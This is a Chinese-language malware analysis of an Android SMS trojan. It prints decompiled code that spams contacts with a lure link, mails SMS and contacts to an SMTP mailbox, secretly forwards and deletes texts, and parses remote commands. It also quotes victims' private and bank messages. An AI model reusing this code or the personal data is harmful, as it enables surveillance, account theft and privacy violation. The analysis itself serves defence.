
一款 android 木马分析

有一个朋友收到一条短信，内容如下：

第一眼就感觉是诱惑短信，试者去访问一下这个 IP ，会下载一个 apk 文件，这马上让我产生了兴趣。顿时想到了反编译看下这东西具体做了什么坏事。android 反编译方式很多工具，如 apktool、在线反编译等工具。我是通过 http://www.javadecompilers.com/apk 反编译，反编译后可以下载，通过编码神器 visual studio code 打开，结果如下：



接下来我们一步一步分析吧。

AndroidManifest.xml 介绍

这个文件是 android 程序的清单，定义了程序申请的权限、后台服务、窗体(activity)、广播接收器等等，通过这个文件就能看出程序有哪些能力，分析 activity 、service 分别做了什么。

申请的权限

android 上如读取联系人、查看短信、发短信等功能是需要得到用户的允许，软件需要得到这些功能需要在 AndroidManifest.xml 上申请，而这款 app 要的可真多：

```
<uses-sdk android:minSdkVersion="8" android:targetSdkVersion="19" />
<uses-permission android:name="android.permission.RECEIVE_WAP_PUSH" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
```

可以看到，发短信、查看短信、收短信、网络状态、读联系人等都申请了，为他后期做坏事做好了充足的准备。

首次打开后读取手机联系人并群发相同内容

android 的程序有一个入口 Activity，通过 AndroidManifest.xml 上找到 Application 节点下的 activity 定义，activity 会定义监听的事件，用于在什么事件下启动 activity，入口启动事件是 。此时定位到了 MainActivity.java，打开这文件有一段文字引起了注意，“看看我们之前的回忆影集 http://118.184.51.172”，这就是我朋友收到的短信内容，分析一下这段函数 readContacts，onCreate 会调用这个函数，意思就是获取所有的手机联系人，并发送给每一个联系人。而这个函数是只需要你安装完 app，打开就会触发，就达到了自动传播的功能。

```
ContentResolver cr = getContentResolver();
        Cursor cursor = cr.query(Contacts.CONTENT_URI, null, null, null,
null);
        while (cursor.moveToNext()) {
            String contact =
cursor.getString(cursor.getColumnIndex("display_name"));
            Cursor phone = cr.query(Phone.CONTENT_URI, null, "contact_id = "
+ cursor.getString(cursor.getColumnIndex("_id")), null, null);
            while (phone.moveToNext()) {
                String strPhoneNumber =
phone.getString(phone.getColumnIndex("data1"));
                if (strPhoneNumber.startsWith("1")) {
                    Log.d("number:", strPhoneNumber);
                    SmsManager.getDefault().sendTextMessage(strPhoneNumber,
null, new StringBuilder(String.valueOf(contact)).append("看看我们之前的回忆影集
http://118.184.51.172").toString(), null, null);
                }
            }
            phone.close();
        }
```

删除桌面上的图标

受害者第一次启动 app 后，会获取如查看短信、发送短信等等权限，然后这个短信又是由受害者认识的人的手机发送的，还附带诱惑信息（查看我们的影集），小白用户很容易就同意了。而且在第一次启动完时，会把桌面上的图标删除了，而服务一直留在后台，当下一次开机时，如果收到了短信后这些服务又会启动起来，更有意思的是，我在小米的手机上还没有找到在哪去删除。所以就达到了一直监控受害者。

发送手机短信 / 电话簿到邮箱

1. 程序启动后读取电话薄中的号码，然后拿到机器的 deviceid ，组装成一条邮箱内容发送到 189 的邮箱。现在控制者有了受害者的手机号、机器 ID、用户的联系方式了，后续的邮件就可以通过 deviceId 关连起来了。
2. 程序启动后拿到所有的短信，把短信通过电话号码分组排序，然后发送到 189 的邮箱，邮件内容记录了发信者的手机号码和内容，邮件的标题就是机器的 deviceId + "短信"。

以下是发送短信的代码，发送电话簿的代码也类似：

```
 C0015a a = C0015a.m37a(context);
            if (!a.m75t()) {
                ArrayList a2 = C0010g.m27a(context);
                if (a2.size() > 0) {
                    String deviceId = ((TelephonyManager)
context.getSystemService("phone")).getDeviceId();
                    StringBuffer stringBuffer = new StringBuffer("----------
--------------------<br>");
                    Iterator it = a2.iterator();
                    while (it.hasNext()) {
                        C0013b c0013b = (C0013b) it.next();
                        stringBuffer.append("<br><br><font color=red>--------
--------------" + c0013b.f23b + "    " + c0013b.f24c + "-------------</font>
<br>");
                        Iterator it2 = c0013b.f25d.iterator();
                        while (it2.hasNext()) {
                            C0012a c0012a = (C0012a) it2.next();
                            if (c0012a.f20e == 1) {
                                stringBuffer.append(c0012a.f19d).append("
").append(c0012a.f18c).append("<br>");
                            } else {
                                stringBuffer.append(c0012a.f19d).append("
").append("<font color=blue>").append(c0012a.f18c).append("</font>").append("
<br>");
                            }
                        }
                    }
                    String stringBuffer2 = stringBuffer.toString();
                    if (!stringBuffer2.contains("自动测试") &&
!stringBuffer2.contains("自动测试")) {
                        String h = a.m60h();
                        String j = a.m64j();
                        String i = a.m62i();
                        C0005b c0005b = new C0005b();
                        c0005b.m13a("smtp.189.cn", "25");
                        c0005b.m14a(h, " | " + deviceId + " | 信  息",
stringBuffer2);
                        c0005b.m15a(new String[]{i});
                        c0005b.m16b("smtp.189.cn", h, j);
                        a.m65j(true);
                    }
                }
```

永久的监控短信

监控短信功能是一个 android 服务，服务是可以在后台运行的，当打开 app，你切换到另一个 app，这些服务还是在跑，具体可以参考。这个功能是在 BootService 下实现的，功能就是当收到短信后会把短信转发到 13691874508 这个手机号码。

```
Cursor query = this.f8a.f7b.query(C0000a.f1b, null, null, null, "_id desc");
        if (query == null || query.getCount() == 0) {
            this.f8a.m3a(query);
            return;
        }
        if (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("date"));
            if (string.compareTo(C0015a.m37a(this.f8a.f6a).m43b()) > 0) {
                // 这个判断用于不重复处理用户的短信
                C0015a.m37a(this.f8a.f6a).m40a(string);
                long j = query.getLong(0);
                String string2 =
query.getString(query.getColumnIndex("address"));
                String string3 =
query.getString(query.getColumnIndex("body"));
                // 是否需要 close
                this.f8a.m3a(query);
                // 删除这条短信
                this.f8a.m10a(j);
                // 发送这条短信，并会判断是否为命令短信
                this.f8a.m6a(string2, string3, j);
            }
        }
```

远程发送命令

这个功能感觉挺有意思的，控制者只需要通过 13691874508 发一条短信到受害者手机上，手机进行解析可以做不同的事情，如：

1. LJ ALL：设置监听手机的所有短信
2. LOOK TIME：查看到期时间，程序设计的到期时间是 2017-12-22 24:00:00 ，到了这个时间后程序将不监控短信了。
3. LOOK：查看手机的 MODEL / brand / Release
4. SEND：查看手机是否可以向外发送短信

```
String[] split = str2.split(" ");
        if (split[0].equals("LJ")) {
            if (split[1].equals("ALL")) {
                C0015a.m37a(this.f6a).m39a(1);
                return true;
            } else if (split[1].equals("SOME")) {
                C0015a.m37a(this.f6a).m39a(2);
                return true;
            } else if (!split[1].equals("NO")) {
                return true;
            } else {
                C0015a.m37a(this.f6a).m39a(3);
                return true;
            }
        } else if (split[0].equals("LOOK")) {
            if (split[1].equals("TIME")) {
                C0021f.m91a("到期时间:" + C0015a.m37a(this.f6a).m52e(),
this.f6a);
                return true;
            } else if (!split[1].equals("PHONE")) {
                return true;
            } else {
                C0021f.m91a(C0020e.m88a(), this.f6a);
                return true;
            }
        } else if (!split[0].equals("SEND")) {
            return true;
        } else {
            try {
                C0021f.m92a(split[1], split[2], this.f6a);
                return true;
            } catch (Exception e) {
                return true;
            }
        }
```

做哪些坏事

现在的互联网服务太依赖于手机短信了，如银行的快捷支付、找回密码、注册等等都依赖于短信。一台手机的短信被人监控了得面临多大的风险。同时从接收短信的邮箱看到只有几天的时间就收到 2 万多邮件。

进入发送邮件的邮箱看到了一些敏感信息：

2016-07-13 10:04:26 收到
2016-07-19 09:25:39 老板这么款还没有打给我，我这里急着用钱，快点打给我行吗?
2017-01-04 14:19:07 李老板电话也不接什么意思，你不是说到十二月左右打给我，现在都什么时候了这么还不打，

2015-09-11 08:40:29 【云南农信】尊敬的客户,您的账户*9104*于09月11日08:39发生本行ATM取现人民币2000.00元,余额56998.00元.
2015-09-13 10:39:42 【云南农信】尊敬的客户,您的账户*9104*于09月13日10:39发生转账转出人民币3000.00元,余额53998.00元.
2015-09-13 10:42:14 【云南农信】尊敬的客户,您的账户*9104*于09月13日10:41发生转账转出人民币5000.00元,余额48998.00元.
2015-09-15 10:47:19 【云南农信】尊敬的客户,您的账户*9104*于09月15日10:44发生本行ATM取现人民币2000.00元,余额46998.00元.